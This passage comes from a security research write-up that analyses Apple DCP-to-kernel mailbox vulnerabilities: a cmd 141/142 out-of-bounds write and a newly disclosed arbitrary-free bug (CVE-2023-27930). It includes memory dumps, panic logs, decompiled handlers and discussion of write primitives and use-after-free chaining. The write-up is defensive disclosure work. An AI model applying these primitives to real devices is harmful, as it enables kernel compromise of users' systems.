00f0: 02 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0100: 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
array index: 2
  1. 0xcafe
  2. 0x0
  3. 0x0
  4. 0xfffffe24d3f13910
  5. 0xf04240000
  6. 0x8000
```

A view of the memory when arr_item has overflowed the lower boundary via cmd 142

The handling of cmd 142 does not rely on *mem_buf_limit* at *+0xF8* to get the memory size. Instead, it gets the value at offset *+0x100* which is controlled by cmd 141. Therefore, it is possible to overflow beyond *192_buf* infinitely. Here is a panic sample caused by the cmd 142 overflow.

```
  "panicString" : "panic(cpu 1 caller 0xfffffe0015224f08): Kernel data abort. at pc 0xfffffe0016b85b88, lr 0x1fdd7e0016b7fc6c (saved state:
0xfffffe8feefab860)
          x0:  0x0000000000008000 x1:  0x0000000000000000  x2:  0x0000000000000000  x3:  0xfffffe29b28d7440
          x4:  0x0000000000000037 x5:  0x0000000e37462bdc  x6:  0xfffffe8feefabc4f  x7:  0x0000000000000000
          x8:  0xfffffe20188562e0 x9:  0x0000000000000000  x10: 0x0000000000000018  x11: 0xfffffe001781f3f0
          x12: 0x0000000000000000 x13: 0x0000000000000037  x14: 0x0000000000000000  x15: 0x00000e3746778e01
          x16: 0xfffffe00178e2640 x17: 0x3946fe00178e2640  x18: 0x0000000000000000  x19: 0x0000000000000000
          x20: 0xfffffe8feefabc4f x21: 0xfffffe29b28d7440  x22: 0x0000000000000000  x23: 0x00000000000001b8
          x24: 0x0000000000000000 x25: 0xfffffe00185512d0  x26: 0x00000000e00002bd  x27: 0x0000000000000000
          x28: 0x0000000000000000 fp:  0xfffffe8feefabbf0  lr:  0x1fdd7e0016b7fc6c  sp:  0xfffffe8feefabbb0
          pc:  0xfffffe0016b85b88 cpsr: 0x80401208         esr: 0x96000005          far: 0x00000000000080f1
...
Panicked task 0xfffffe24e4f00678: 0 pages, 469 threads: pid 0: kernel_task
Panicked thread: 0xfffffe24e52d9140, backtrace: 0xfffffe8feefaaf20, tid: 892
                  lr: 0xfffffe00149f5244  fp: 0xfffffe8feefaaf90
                  lr: 0xfffffe00149f4f0c  fp: 0xfffffe8feefab000
                  lr: 0xfffffe0014b3a824  fp: 0xfffffe8feefab020
                  lr: 0xfffffe0014b2ca90  fp: 0xfffffe8feefab090
                  lr: 0xfffffe0014b2a674  fp: 0xfffffe8feefab150
                  lr: 0xfffffe00149a37f8  fp: 0xfffffe8feefab160
                  lr: 0xfffffe00149f4b94  fp: 0xfffffe8feefab500
                  lr: 0xfffffe00149f4b94  fp: 0xfffffe8feefab570
                  lr: 0xfffffe001521c540  fp: 0xfffffe8feefab590
                  lr: 0xfffffe0015224f08  fp: 0xfffffe8feefab710
                  lr: 0xfffffe0014b2c890  fp: 0xfffffe8feefab780
                  lr: 0xfffffe0014b2a7e4  fp: 0xfffffe8feefab840
                  lr: 0xfffffe00149a37f8  fp: 0xfffffe8feefab850
                  lr: 0xfffffe0016b7fc6c  fp: 0xfffffe8feefabbf0
                  lr: 0xfffffe0016b7fc6c  fp: 0xfffffe8feefabca0
                  lr: 0xfffffe0015f678b4  fp: 0xfffffe8feefabcd0
                  lr: 0xfffffe0015f66308  fp: 0xfffffe8feefabd20
                  lr: 0xfffffe0015f3bed8  fp: 0xfffffe8feefabd50
                  lr: 0xfffffe0015f62448  fp: 0xfffffe8feefabe00
                  lr: 0xfffffe001512f334  fp: 0xfffffe8feefabe70
                  lr: 0xfffffe0016e1d0b0  fp: 0xfffffe8feefabea0
                  lr: 0xfffffe001512a800  fp: 0xfffffe8feefabee0
                  lr: 0xfffffe001512b45c  fp: 0xfffffe8feefabf20
                  lr: 0xfffffe00149ace78  fp: 0x0000000000000000
      Kernel Extensions in backtrace:
         com.apple.iokit.IOHIDFamily(2.0)[CDE247CC-BB5D-3234-B2E2-BC784DFD46F6]@0xfffffe0016b65160->0xfffffe0016be8173
            dependency: com.apple.iokit.IOReportFamily(47)[D58BD9DF-0E66-3130-810B-E748087748BF]@0xfffffe0016d65680->0xfffffe0016d686a3
         com.apple.driver.IOSlaveProcessor(1.0)[D7635EC7-DF70-384D-B339-8F27017BCC34]@0xfffffe0016e1bfe0->0xfffffe0016e1d933
         com.apple.driver.AppleSPU(1.0)[EF66D05D-2508-3250-A2A6-AD4023A61E36]@0xfffffe0015f3aac0->0xfffffe0015f6fb23
            dependency: com.apple.driver.AppleA7IOP(1.0.2)[985210ED-5873-3B40-980D-A869B8B0D1BE]@0xfffffe00152e8600->0xfffffe00152f7323
            dependency: com.apple.driver.AppleARMPlatform(1.0.2)[911D503A-285D-36C8-992A-139A9297AA6E]@0xfffffe00153808a0->0xfffffe00153caf3b
            dependency: com.apple.driver.AppleFirmwareUpdateKext(1)[218A4C86-3232-34D0-8229-27B4AAD1C17D]@0xfffffe0015a298f0->0xfffffe0015a2c19b
            dependency: com.apple.driver.IOSlaveProcessor(1)[D7635EC7-DF70-384D-B339-8F27017BCC34]@0xfffffe0016e1bfe0->0xfffffe0016e1d933
            dependency: com.apple.driver.RTBuddy(1.0.0)[58C1D550-16AE-33C7-9A76-80D3A9F1FDE0]@0xfffffe0017319790->0xfffffe001735232f
            dependency: com.apple.iokit.IOHIDFamily(2.0.0)[CDE247CC-BB5D-3234-B2E2-BC784DFD46F6]@0xfffffe0016b65160->0xfffffe0016be8173
            dependency: com.apple.iokit.IOReportFamily(47)[D58BD9DF-0E66-3130-810B-E748087748BF]@0xfffffe0016d65680->0xfffffe0016d686a3
```


This is a panic caused by cmd 142 OOB write. It looks like some objects in IOHIDFamily got corrupted.

Arbitrary code execution

We wanted to go beyond the OOB write with cmd 142 and looked to see if we can leverage cmd 141 for anything more.

There are three cmds that caught our attention because their handlers call *RemoteDataQueue:init* upon the first three pointers stored at the beginning of 192_buf. These cmds include the following:

1. cmd 138 (*IOPK_IOP_RX_QUEUE_REGISTER_TAGGED*)
2. cmd 139 (*IOPK_IOP_TX_QUEUE_REGISTER_TAGGED*)
3. cmd 140 (*IOPK_IOP_HIST_QUEUE_REGISTER_TAGGED*)




```
0000000288(0x00000120) bytes
0000: c0 39 e2 ff 1f fe ff ff 60 3a e2 ff 1f fe ff ff .9......`:......
0010: 00 3b e2 ff 1f fe ff ff 00 00 00 00 00 00 00 00 .;..............
0020: 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ................
0030: fe ca 00 00 00 00 00 00 00 85 2d cd 24 fe ff ff ..........-.$...
0040: 00 00 00 00 00 00 00 00 08 70 3b cd 24 fe ff ff .........p;.$...
0050: 00 c0 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
0060: fe ca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0070: 00 00 00 00 00 00 00 00 20 84 b4 38 1b fe ff ff ........ ..8....
0080: 00 c0 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
0090: fe ca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00a0: 00 00 00 00 00 00 00 00 30 46 9c 33 1b fe ff ff ........0F.3....
00b0: 00 c0 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
00c0: fe ca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00d0: 00 00 00 00 00 00 00 00 b0 00 b5 38 1b fe ff ff ...........8....
00e0: 00 c0 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
00f0: 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0100: 00 00 00 00 00 00 00 00 e0 67 9c 33 1b fe ff ff .........g.3....
0110: 00 c0 24 04 0f 00 00 00 00 00 00 00 00 00 00 00 ..$.............
```

These commands specify a custom tag which is then used to look up *arr_item* in *192_buf*. The *RTBuddysecondaryMemoryBuffer* instance and *RTBuddysecondaryMemoryDescriptor* instance carried by *arr_item* will be passed into the RemoteDataQueue::init, and will trigger function calls on those objects. Let us suppose they aren't empty.

The overflow of the *192_buf* directly from cmd 141 results in additional *arr_item* overlapping regions within the *192_buf* that should not be overlapped. This presents us with the opportunity to exert control over arr_item->*RTBuddysecondaryMemoryDescriptor*.

In the example below, a custom tag that is 2 bytes long for the unexpected *arr_item* overlaps the *192_buf* index. There are five *arr_items* at the moment, so the custom tag will be *0x05*. Also, arr_item->RTBuddysecondaryMemoryDescriptor is overlapped with the shared memory size stored at *192_buf+0x100*. This is set by shifting left 6 times any value sent via cmd 141. In this case, we sent *0x505050505050* from DCP and it became *0x14141414141400*.



```
0000000288(0x00000120) bytes
0000: c0 39 e2 ff 1f fe ff ff 60 3a e2 ff 1f fe ff ff .9......`:......
0010: 00 3b e2 ff 1f fe ff ff 00 00 00 00 00 00 00 00 .;..............
0020: 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ................
0030: fe ca 00 00 00 00 00 00 00 85 2d cd 24 fe ff ff ..........-.$...
0040: 00 00 00 00 00 00 00 00 08 70 3b cd 24 fe ff ff .........p;.$...
0050: 00 c0 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
0060: fe ca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0070: 00 00 00 00 00 00 00 00 20 84 b4 38 1b fe ff ff ........ ..8....
0080: 00 c0 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
0090: fe ca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00a0: 00 00 00 00 00 00 00 00 30 46 9c 33 1b fe ff ff ........0F.3....
00b0: 00 c0 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
00c0: fe ca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00d0: 00 00 00 00 00 00 00 00 b0 00 b5 38 1b fe ff ff ...........8....
00e0: 00 c0 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
00f0: 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0100: 00 14 14 14 14 14 14 00 e0 67 9c 33 1b fe ff ff .........g.3....
0110: 00 c0 24 04 0f 00 00 00 00 00 00 00 00 00 00 00 ..$.............
```

We can control arr_item->RTBuddysecondaryMemoryDescriptor via cmd 141

Let’s take a look at how this is handled from ::handleMailboxMessage. *0x14141414141400* will be passed into *RemoteDataQueue::init* as the fourth parameter. This is passed in the *v17* variable in the screenshot below.

```
  v16 = *(_QWORD *)(v15 - 16);arr_item-> RTBuddySlaveMemoryBuffer
  v17 = *(_QWORD *)(v15 - 8); arr_item-> RTBuddySlaveMemoryDescriptor
  v18 = *(_QWORD *)v15;
LABEL_47:
  if ( !(v16 | v17) )
    panic("\"no secondary memory\" @%s:%d", "AFKMailboxSharedMemoryEndpoint.cpp", 519LL);
  v112 = *(_QWORD *)(_192_buf + 248);
  v113 = WORD2(a2);
  v114 = HIWORD(a2);
  v115 = v112 * WORD1(a2);
  v116 = v112 * v113;
  switch ( (unsigned __int8)v114 )
  {
    case 138u:
      v117 = *(_QWORD *)(_192_buf + 8);
      if ( *(_DWORD *)(v117 + 136) )
        return;
      v118 = *(_QWORD *)(*(_QWORD *)(this + 184) + 32LL);
      v119 = 2;
      goto LABEL_55;
    case 140u:
      v120 = *(_QWORD *)(_192_buf + 16);
      if ( *(_DWORD *)(v120 + 136) )
        return;
      if ( (unsigned int)RemoteDataQueue::init(
                           v120,
                           *(_QWORD *)(*(_QWORD *)(this + 184) + 32LL),
                           v16,
                           v17,
                           v116,
                           v112,
                           v115,
                           v18,
                           3) )
        return;
      (*(void (__fastcall **)(uint64_t, const char *, unsigned __int64, __int64))(*(_QWORD *)this + 672LL))(
        this,
        "historical queue size",
        v115,
        32LL);
      v121 = *(_QWORD *)(this + 192);
      *(_QWORD *)(v121 + 24) = v16;
      if ( !v16 )
        return;
      v122 = IOMemoryDescriptor::withAddress(
               *(void **)(*(_QWORD *)(v121 + 16) + 128LL),
0000871C __ZN30AFKMailboxSharedMemoryEndpoint20handleMailboxMessageEy:576 (871C)
```

Handling of cmd 140 in AFKMailboxSharedMemoryEndpoint::handleMailboxMessage — no change before or after patching


The *v120* variable is one of the three-pointers stored at the beginning of *192_buf*. The three-pointers were allocated when the kernel received cmd 160 (*IOPK_IOP_READY_ACK*) from the DCP. The cmds 138, 139 and 140 require that the specified *arr_item* carry either the *RTBuddysecondaryMemoryBuffer* or *RTBuddysecondaryMemoryDescriptor* instance. This is passed to *RemoteDataQueue::init*.

```
  v16 = *(_QWORD *)(v15 - 16);arr_item-> RTBuddySlaveMemoryBuffer
  v17 = *(_QWORD *)(v15 - 8); arr_item-> RTBuddySlaveMemoryDescriptor
  v18 = *(_QWORD *)v15;
LABEL_47:
  if ( !(v16 | v17) )
    panic("\"no secondary memory\" @%s:%d", "AFKMailboxSharedMemoryEndpoint.cpp", 519LL);
  v112 = *(_QWORD *)(_192_buf + 248);
  v113 = WORD2(a2);
  v114 = HIWORD(a2);
  v115 = v112 * WORD1(a2);
  v116 = v112 * v113;
  switch ( (unsigned __int8)v114 )
  {
    case 138u:
      v117 = *(_QWORD *)(_192_buf + 8);
      if ( *(_DWORD *)(v117 + 136) )
        return;
      v118 = *(_QWORD *)(*(_QWORD *)(this + 184) + 32LL);
      v119 = 2;
      goto LABEL_55;
    case 140u:
      v120 = *(_QWORD *)(_192_buf + 16);
      if ( *(_DWORD *)(v120 + 136) )
        return;
      if ( (unsigned int)RemoteDataQueue::init(
                           v120,
                           *(_QWORD *)(*(_QWORD *)(this + 184) + 32LL),
                           v16,
                           v17,
                           v116,
                           v112,
                           v115,
                           v18,
                           3) )
        return;
      (*(void (__fastcall **)(uint64_t, const char *, unsigned __int64, __int64))(*(_QWORD *)this + 672LL))(
        this,
        "historical queue size",
        v115,
        32LL);
      v121 = *(_QWORD *)(this + 192);
      *(_QWORD *)(v121 + 24) = v16;
      if ( !v16 )
        return;
      v122 = IOMemoryDescriptor::withAddress(
               *(void **)(*(_QWORD *)(v121 + 16) + 128LL),
0000871C __ZN30AFKMailboxSharedMemoryEndpoint20handleMailboxMessageEy:576 (871C)
```

Inside RemoteDataQueue::init

In the screenshot above, we can see that v16 is initially under our control as it references the overflowed *RTBuddysecondaryMemoryDescriptor*.


In the screenshot below, invalid address access at *0x0014141414141400*.



```
  "panicString" : "panic(cpu 1 caller 0xfffffe0011040f08): Kernel data abort. at pc 0xfffffe0011830c30, lr 0xfffffe0011830c18
(saved state: 0xfffffe74fc8039e0)
          x0:  0x0014141414141400 x1:  0xfffffc68e267eec0  x2:  0x0000000000000001  x3:  0xedd27e0010e818d0
          x4:  0xfffffe0013719ad8 x5:  0x0000000000000000  x6:  0x0000000000000000  x7:  0xfffffe200174b748
          x8:  0xfffffe298e50aec0 x9:  0xfffffe0013702078  x10: 0x0000000000000009  x11: 0x0000000000000008
          x12: 0x0000000000000008 x13: 0x0000000000000008  x14: 0xfffffe200174b750  x15: 0x0000000000000009
          x16: 0xfffffe0013702078 x17: 0x34f6fe0013702078  x18: 0x0000000000000000  x19: 0xfffffe2000bbcfe0
          x20: 0x00000000e00002c2 x21: 0xfffefeb9d41f9100  x22: 0xfffffe200174b748  x23: 0x0000000000000003
          x24: 0xfffffe300051c9d0 x25: 0xcda1fe1b33488540  x26: 0x000000000000008c  x27: 0xfffffe00142fd1e8
          x28: 0xfffffe00142fd1e8 fp:  0xfffffe74fc803d60  lr:  0xfffffe0011830c18  sp:  0xfffffe74fc803d30
          pc:  0xfffffe0011830c30 cpsr: 0x80401208         esr: 0x96000004          far: 0x0014141414141400

Debugger message: panic
Memory ID: 0x6
OS release type: User
OS version: 21G72
```

Is this sufficient for an arbitrary code execution?

Not quite. The most significant byte of the FAR is empty (*0x**00**14141414141400*). That is because only the lower 56 bits of *MailboxMessage* are used in the handling of the cmd by the kernel — of which 48 bits are parameters — and the remaining 8 bits are the cmd. This design is likely out of security concerns, the idea being that an attacker won't have sufficient bytes to forge valid kernel pointers because they are 64-bit long.



```
v4 = BYTE6(a2);                                   // Split cmd from the msg. 8 bit long
v5 = a2 & 0xFFFFFFFFFFFFLL;                       // Split arguments from the msg. 48 bit long
v6 = (const OSMetaClass *)(*(__int64 (__fastcall **)(uint64_t))(*(_QWORD *)this + 56LL))(this);
OSMetaClass::getClassName(v6);
(*(void (__fastcall **)(uint64_t, _QWORD))(*(_QWORD *)this + 936LL))(this, 0LL);
IORegistryEntry::getRegistryEntryID((IORegistryEntry *)this);
v7 = (os_log_s *)_AFKLog();
v8 = (const OSMetaClass *)(*(__int64 (__fastcall **)(uint64_t))(*(_QWORD *)this + 56LL))(this);
ClassName = OSMetaClass::getClassName(v8);
v10 = (const char *)(*(__int64 (__fastcall **)(uint64_t, _QWORD))(*(_QWORD *)this + 936LL))(this,
00008528 __ZN30AFKMailboxSharedMemoryEndpoint20handleMailboxMessageEy:115 (8528)
```

The upper 8 bits of MailboxMessage are discarded and only the lower 56 bits will be used by the kernel.

Furthermore, even if we do have control over the most significant byte, we still won't be able to achieve arbitrary code execution due to the presence of Pointer Authentication.

A more convenient approach would be for an attacker to gain the ability to read/write kernel memory from the DCP. This capacity alone would be enough to consider the system fully compromised because overwriting kernel data structures would allow an attacker to inject and execute unauthorized code in the user space process. However, we don't see evidence that the patch specifically mitigated this type of attack.

Even if the patch did not exist, the vulnerability causing the overflow in the *192_buf* alone would not be sufficient for achieving code execution in the kernel. We maintain that a robust exploit for this vulnerability must be coupled with additional vulnerabilities and/or weaknesses to be effective.

```
    case 161:
    case 162:
    case 163:
    case 164:
      goto LABEL_77;
    case 165:
      *(_DWORD *)(*(_QWORD *)(*(_QWORD *)(this + 192) + 8LL) + 32LL) = a1;// input from DCP
      return;
    case 166:
      LODWORD(v137) = a1;
      AFKMailboxSharedMemoryEndpoint::_handleTxQueue((AFKMailboxSharedMemoryEndpoint *)this, (unsigned
      return;
    case 167:
      v104 = *(_QWORD *)(this + 192);
      ++*(_DWORD *)(v104 + 272);
      (*(void (__fastcall **)(_QWORD, __int64, _QWORD))(**(_QWORD **)(*(_QWORD *)(this + 184) + 16LL) +
        *(_QWORD *)(*(_QWORD *)(this + 184) + 16LL),
00097C0 __ZN30AFKMailboxSharedMemoryEndpoint20handleMailboxMessageEy:604 (97C0)
```

For example, the handling of cmd 165 in the kernel looks
like a perfect 4-byte memory write primitive reachable from DCP.


Taking the research one step further: Demonstrating a DCP to AP Kernel vulnerability

Given our interest in and research of CVE-2022-32894 and its use in the wild, we set out to discover and disclose other possible DCP to AP escapes in the hopes that we can help mitigate and prevent their use in the future. We focused our analysis on the attack surface that includes the interaction between the DCP and the kernel using *MailboxMessage* cmds.

As a result, we discovered an arbitrary free vulnerability that allows us to control both the address and the size of the memory being released. The arbitrary free can lead to *use-after-free* and *double-free* vulnerabilities. By combining this concept with the additional controls the attackers achieved through CVE-2022-32893 or similar bugs, this vulnerability *could* have been leveraged to gain unrestricted access to the targeted device.

Meet CVE-2023-27930

During our testing of the AppleFirmwareKit external methods, we accidentally triggered a panic. The consistent panic appears to be attempting to free a user-space address with an abnormal size input.




```
  "panicString" : "panic(cpu 3 caller 0xfffffe0014b46154): kfree: addr 0x7ff92d7f5e07 trying to free with nonsensical size
105553131524320 @kalloc.c:2312
```

The panic is inside a function called *AFKMailboxEndpointInterface::_handleResponseSubPacket*. Specifically, there appears to be a problem with the parameters passed to *IOFree()*.


```
    "%s(%s:%#llx): %s: sz:%x version:%x category:%x type:%x seq:%x ts:%llx retryCount:%x pktOptions:%x cmdOptions:%x responseS
    ClassName,
    v11,
    RegistryEntryID,
    "_handleResponseSubPacket",
    *(unsigned int *)a2,
    *(unsigned __int8 *)(a2 + 4),
    *(unsigned __int8 *)(a2 + 5) >> 4,
    *(unsigned __int16 *)(a2 + 6),
    *(unsigned __int16 *)(a2 + 16),
    *(_QWORD *)(a2 + 8),
    *(unsigned __int8 *)(a2 + 18),
    *(_BYTE *)(a2 + 19) & 0xF,
    *(unsigned __int8 *)(a2 + 19) >> 4,
    *(unsigned int *)(a2 + 20));
  v13 = AFKMailboxEndpointInterface::_commandForSubPacket(a1, a2);
  v14 = *(_DWORD *)(a1 + 292);
  *(_DWORD *)(a1 + 292) = v14 + 1;
  v15 = a1 + 16LL * (v14 % 0x28);
  *(_DWORD *)(v15 + 296) = 2;
  *(_QWORD *)(v15 + 304) = mach_absolute_time();
  if ( v13 )
  {
    if ( *(_WORD *)(a2 + 6) == 26 )             // package type
    {
      v16 = *(_QWORD *)(v13 + 32);
      AFKMailboxEndpointInterface::_handleAllocateOOBResponse(a1, v16, *(_DWORD *)(a2 + 24), (__int64 *)(a2 + 28), v13);
      IOFree(*(void **)(v16 + 24), *(_QWORD *)(v16 + 32));// <- panic
      IOFree((void *)v16, 0x40uLL);
      goto LABEL_14;
    }
    v17 = *(_QWORD *)(v13 + 88);
    if ( v17
      && (*(unsigned int (__fastcall **)(_QWORD, __int64, _QWORD))(**(_QWORD **)(a1 + 152) + 552LL))(
           *(_QWORD *)(a1 + 152),
0001C24C __ZN27AFKMailboxEndpointInterface24_handleResponseSubPacketEPK19_IOPSubPacketHeaderPKhm:44 (1C24C)
```

This panic location is quite interesting because according to our previous research on the AppleFirmwareKit driver, it follows the path of *AFKMailboxSharedMemoryEndpoint::handleMailboxMessage*. Specifically, when the kernel receives cmd 134 *(IOPK_IOP_TX_QUEUE_START_DONE)* from the DCP, *::handleMailboxMessage* is involved in parsing the message.

Diving deeper still, we found that it's possible to control the two parameters passed to *IOFree()*. With control of both parameters, we can create a *use-after-free* scenario for any memory usage, as well as a *double-free* for any existing memory release. In this way, we leverage the DCP to trigger memory corruption in the kernel in a similar way to how the attackers of CVE-2022-32894 may have used that bug. Given that the attackers are also likely able to control the user-space side using a browser vulnerability like CVE-2022-32893, attacking the kernel from both the DCP and the AP user space simultaneously is a potent strategy against the AP kernel.

